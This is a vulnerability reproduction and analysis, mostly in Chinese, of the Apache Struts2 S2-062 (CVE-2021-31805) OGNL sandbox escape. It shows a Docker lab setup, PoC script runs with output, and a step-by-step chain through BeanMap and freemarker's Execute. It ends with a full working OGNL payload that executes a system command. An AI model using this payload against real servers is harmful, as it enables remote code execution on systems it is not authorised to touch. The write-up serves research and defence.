

Apache Struts2 Remote Code Execution s2-062

CVE-2021-31805

Author:h1biki

| | |
|---------|---|
| Name_zh | Apache Struts2 远程代码执行漏洞 s2-062 |
| Name_en | Apache Struts2 Remote Code Execution s2-062 |
| CVE | CVE-2021-31805 |
| CVSS 评分 | 8.5 |
| 威胁等级 | High |
| CNNVD | ----- |
| 其他 id | ----- |
| 受影响软件 | Apache Struts2 |

简介

Apache Struts2 是一个用于开发 Java EE 网络应用程序的 Web 框架。在 MVC 设计模式中，Struts2 作为控制器(Controller)来建立模型与视图的数据交互。

本次漏洞是对 CVE-2020-17530 修复之后的绕过，如果开发人员使用`%{...}` 语法强制 OGNL 解析时，当对标签属性中未经验证的原始用户输入进行二次解析时，可能会导致远程代码执行，攻击者可利用该漏洞从 OGNL 实现沙盒逃逸完成命令执行

Apache struts 2 is a web framework for developing Java EE network applications. In MVC design pattern, struts 2 acts as a controller to establish the data interaction between model and view.

This vulnerability is bypassed after cve-2020-17530 is fixed. If the developer uses% {...} syntax to force ognl parsing, it may lead to remote code execution when re parsing the unauthenticated original user input in the tag attribute. The attacker can use this vulnerability to realize sandbox escape from ognl and complete command execution

漏洞影响

Apache Struts 2.0.0-2.5.29

漏洞复现

实验环境

准备两台虚拟机

kali.2020 192.168.160.128


Windows 10 10.70.42.11

Docker 20.10.11

docker-compose 1.27.3


接下来利用这两台主机进行试验

使用 dockers 搭建漏洞环境



运行靶场

`docker-compose up -d`



查看启动环境

```
(rootkali)-[~/桌面/S-062]
# docker ps
CONTAINER ID   IMAGE                                COMMAND
2c161d3130e6   vulhub/struts2:2.5.25               "/usr/loc
1
```

服务器启动后，浏览 `http://your-ip:8080` 查看示例页面。出现登录页面证明搭建成功



[your input id:](#)
[has ben evaluated again in id attribute](#)

漏洞验证

漏洞验证 `python3 s2-062.py --url http://127.0.0.1:8080/`

```
C:\Users\nsfocus\Desktop\Apache Struts2 Remote Code Execution s2
poc>s2-062.py --url http://192.168.160.128:8080
发现漏洞
root
```


命令回显 python3 s2-062.py --url http://127.0.0.1:8080/ --cmd ls

```
C:\Users\nsfocus\Desktop\Apache Struts2 Remote Code Executi
poc>s2-062.py --url http://192.168.160.128:8080 --cmd ls
命令回显
Dockerfile
pom.xml
src
target
```

漏洞分析

漏洞产生的主要原因是因为 Apache Struts 框架在强制执行时，会对分配给某些标签属性(如 id)的属性值执行二次 ognl 解析。攻击者可以通过构造恶意的 OGNL 表达式，并将其设置到可被外部输入进行修改，且会执行 OGNL 表达式的 Struts2 标签的属性值，引发 OGNL 表达式解析

没办法通过 #context 获取到 OgnlContext，但我们可以考虑使用其他方法，比如在 #appliaction 目前是能够获取的，在他里面存在一个值 org.apache.tomcat.InstanceManager



对应的 value 是 DefaultInstanceManager 的实例。而在 DefaultInstanceManager 下存在 public 方法 newInstance，可以用来实例化类，但是只能实例化无参构造方法。

```
85 3↑ public Object newInstance(String className) throws
86      Class<?> clazz = this.loadClassMaybePrivileged(
87      return this.newInstance(clazz.getConstructor()).
88  }
```

同时，在 commons-collections3.2.2 包下有一个类叫做 BeanMap,在 BeanMap 的 setBean 方法中会调用 reinitialise 方法，这里的 setBean 方法里我们可以设置当前 bean 为某个类。

```
public void setBean(Object newBean) {  
    this.bean = newBean;  
    this.reinitialise();  
}
```


reinitialise 方法又会调用 initialise 方法

```
267     protected void reinitialise() {  
268         this.readMethods.clear();  
269         this.writeMethods.clear();  
270         this.types.clear();  
271         this.initialise();  
272     }  
273
```


在 initialise 我们可以调用当前 bean 的 get/set 方法（具体体现在 beanInfo.getPropertyDescriptors）

```
private void initialise() {  
    if (this.getBean() != null) {  
        Class beanClass = this.getBean().getClass();  
  
        try {  
            BeanInfo beanInfo = Introspector.getBeanInfo(beanClass);  
            PropertyDescriptor[] propertyDescriptors = beanInfo.getPropertyDescriptors();  
            if (propertyDescriptors != null) {
```

在 BeanMap 中，readMethod 对应着当前 bean 的 getter，而 writeMethod 对应 setter。



接着会调用 put 方法，将 getter 返回的结果保存在 BeanMap 里，BeanMap 本质上还是一个 Map，我们可以通过 OGNL 表达式来获取 BeanMap 里的值。



所以，利用 DefaultInstanceManager 实例化 BeanMap 之后，就能利用 BeanMap 调用任意类的 get/put 方法了。

那么也就意味着我们能够将 bean 设置为 OgnlValueStack，从而就能调用 OgnlValueStack 的 getContext 方法，这样就能获取到 OgnlContext 的实例。

而 OgnlValueStack 的实例可以通过 #attr['struts.valueStack'] 进行获取。


所以，获取 OgnlContext 的 OGNL 表达式为：

```
(#a=#application['org.apache.tomcat.InstanceManager']).(#beanMap=#a.newInstance('org.apache.commons.collections.BeanMap')).(#beanMap.setBean(#attr['struts.valueStack'])).(#ognlContext=#beanMap['context'])
```

获取 MemberAccess

现在我们能够获取到 OgnlContext 了，同理我们再次通过 BeanMap 将当前 bean 设置为我们已经获取到的 OgnlContext 实例，利用 BeanMap 调用 bean 的 getter 的特性，来调用 OgnlContext 的 getMemberAccess 方法获取到 SecurityMemberAccess 的实例。

```
public MemberAccess getMemberAccess() {  
    return this._memberAccess;  
}
```



```
this = {BeanMap@4727} size = 14  
  ▶ "currentAccessor" -> {CompoundRootAccessor@4177}  
  ▼ "memberAccess" -> {SecurityMemberAccess@5190}  
    ▶ key = "memberAccess"  
    ▶ value = {SecurityMemberAccess@5190}  
  ▶ localReferences -> {Class@5005} "class com.opensymphony.xwork2.util.CompoundRoot"  
  ▶ "firstAccessor" -> {Class@3003} "class com.opensymphony.xwork2.util.CompoundRoot"  
  ▶ "currentType" -> {Class@3003} "class com.opensymphony.xwork2.util.CompoundRoot"  
  ▶ "keepLastEvaluation" -> {Boolean@5195} false  
  ▶ "firstType" -> {Class@3003} "class com.opensymphony.xwork2.util.CompoundRoot"  
  ▶ "currentNode" -> {ASTVarRef@5006} "#ognlContext"  
  ▶ "currentEvaluation" -> {Boolean@5174} false  
  ▶ "empty" -> {Boolean@5200} false  
  ▶ "lastEvaluation" -> {CompoundRoot@5020} size = 2  
  ▶ "currentObject" -> {CompoundRoot@5020} size = 2  
  ▶ "classResolver" -> {CompoundRootAccessor@4177}  
  ▶ "class" -> {Class@3266} "class ognl.OgnlContext"
```

获取 MemberAccess 的 OGNL 表达式为

```
(#beanMap.setBean(#ognlContext)).(#memberAccess=#beanMap['memberAccess'])
```


清空黑名单

虽然我们可以拿到 SecurityMemberAccess 的实例，但是不能直接使用 ognl 表达式 #memberAccess.setExcludedClasses(#hashSet) 来清空黑名单，因为通过 ognl 表达式这样直接调用方法是会经过 OGNL 黑名单的，com.opensymphony.xwork2.ognl 是在黑名单里的，而 SecurityMemberAccess 是在这个 package 下的，所以，需要换一种思路。

```
public boolean isAccessible(Map context, Object target, Member member) {
    LOG.debug( s: "Checking access for [target: {}], member: {}, prop: {}" );
    Class memberClass = member.getDeclaringClass();
    Class targetClass = target != null ? target.getClass() : memberClass;
    if (this.checkEnumAccess(target, member)) {
        LOG.trace( s: "Allowing access to enum: target class [{}]" );
        return true;
    } else {
        if (Modifier.isStatic(member.getModifiers()) && this.allowStaticAccess) {
            LOG.debug( s: "Support for accessing static methods [target: {}]" );
            if (!this.isClassExcluded(memberClass)) {
                targetClass = memberClass;
            }
        }
        if (this.isPackageExcluded(targetClass.getPackage(), memberClass)) {
            LOG.warn( s: "Package [{}] of target class [{}] of target [{}]" );
            return false;
        }
    }
}
```

方法就是利用之前的 BeanMap, BeanMap 的 put 方法会调用当前 bean 的 setter，而不会通过 ognl 的方法执行机制，直接使用 invoke 执行方法，所以这里我们就能再次将当前 bean 设置为 SecurityMemberAccess，再去通过 BeanMap 的 put

方法触发 setExcludedClasses 方法。

A screenshot of a code editor showing a Java method. The method is named 'put' and takes 'Object name' and 'Object value' as parameters, throwing 'IllegalArgumentException' and 'ClassCastException'. It checks if 'this.bean' is null. If not null, it gets the current value and the write method. If the write method is null, it throws an exception. Otherwise, it tries to create arguments and invoke the method. The line 'method.invoke(this.bean, arguments);' is highlighted with a red box. After invocation, it updates the value and fires a property change event. Finally, it catches 'InvocationTargetException' and 'IllegalAccessException', logging them and throwing an 'IllegalArgumentException' with their messages.

```
public Object put(Object name, Object value) throws IllegalArgumentException, ClassCastException {
    if (this.bean != null) {
        Object oldValue = this.get(name); // oldValue: null
        Method method = this.getWriteMethod(name); // method: "public void com.opensymphony
        if (method == null) {
            throw new IllegalArgumentException("The bean of type: " + this.bean.getClass());
        } else {
            try {
                Object[] arguments = this.createWriteMethodArguments(method, value);
                method.invoke(this.bean, arguments); // method: "public void com.opensymphony
                Object newValue = this.get(name);
                this.firePropertyChange(name, oldValue, newValue);
                return oldValue;
            } catch (InvocationTargetException var7) {
                this.logInfo(var7);
                throw new IllegalArgumentException(var7.getMessage());
            } catch (IllegalAccessException var8) {
                this.logInfo(var8);
                throw new IllegalArgumentException(var8.getMessage());
            }
        }
    }
}
```

清空了黑名单之后我们依然不能使用 Runtime 来直接执行命令，因为

OgnlRuntime#invokeMethod 限制了方法的执行。

所以利用的是之前黑名单里的一个类：freemarker.template.utility.Execute，该类的

exec 方法能够执行命令

```

public class Execute implements TemplateMethodModel {
    private static final int OUTPUT_BUFFER_SIZE = 1024;

    public Execute() {
    }

    public Object exec(List arguments) throws TemplateModelException {
        StringBuilder aOutputBuffer = new StringBuilder();
        if (arguments.size() < 1) {
            throw new TemplateModelException("Need an argument to execute");
        } else {
            String aExecute = (String)((String)arguments.get(0));

            try {
                Process exec = Runtime.getRuntime().exec(aExecute);
                InputStream execOut = exec.getInputStream();

                try {
                    Reader execReader = new InputStreamReader(execOut);
                    char[] buffer = new char[1024];

                    for(int bytes_read = execReader.read(buffer); bytes_read > 0; bytes_read = execReader.read(buffer)) {
                        aOutputBuffer.append(buffer, 0, bytes_read);
                    }
                } finally {
                    execOut.close();
                }
            }
        }
    }
}

```

```

%{(#a=#application['org.apache.tomcat.InstanceManager']).(#beanMap=#a.newInstance('org.apache.commons.collections.BeanMap')).(#beanMap.setBean(#attr['struts.valueStack'])).(#ognlContext=#beanMap['context']).(#beanMap.setBean(#ognlContext)).(#memberAccess=#beanMap['memberAccess']).(#hashSet=#a.newInstance('java.util.HashSet')).(#arrayList=#a.newInstance('java.util.ArrayList')).(#arrayList.add('ifconfig')).(#beanMap.setBean(#memberAccess)).(#beanMap.put("excludedPackageNames",#hashSet)).(#execute=#a.newInstance('freemarker.template.utility.Execute')).(#execute.exec(#arrayList))}

```

攻击检测

其实在之前的分析中已经可以很明显的看出 `org.apache.commons.collections.BeanMap` 这个类

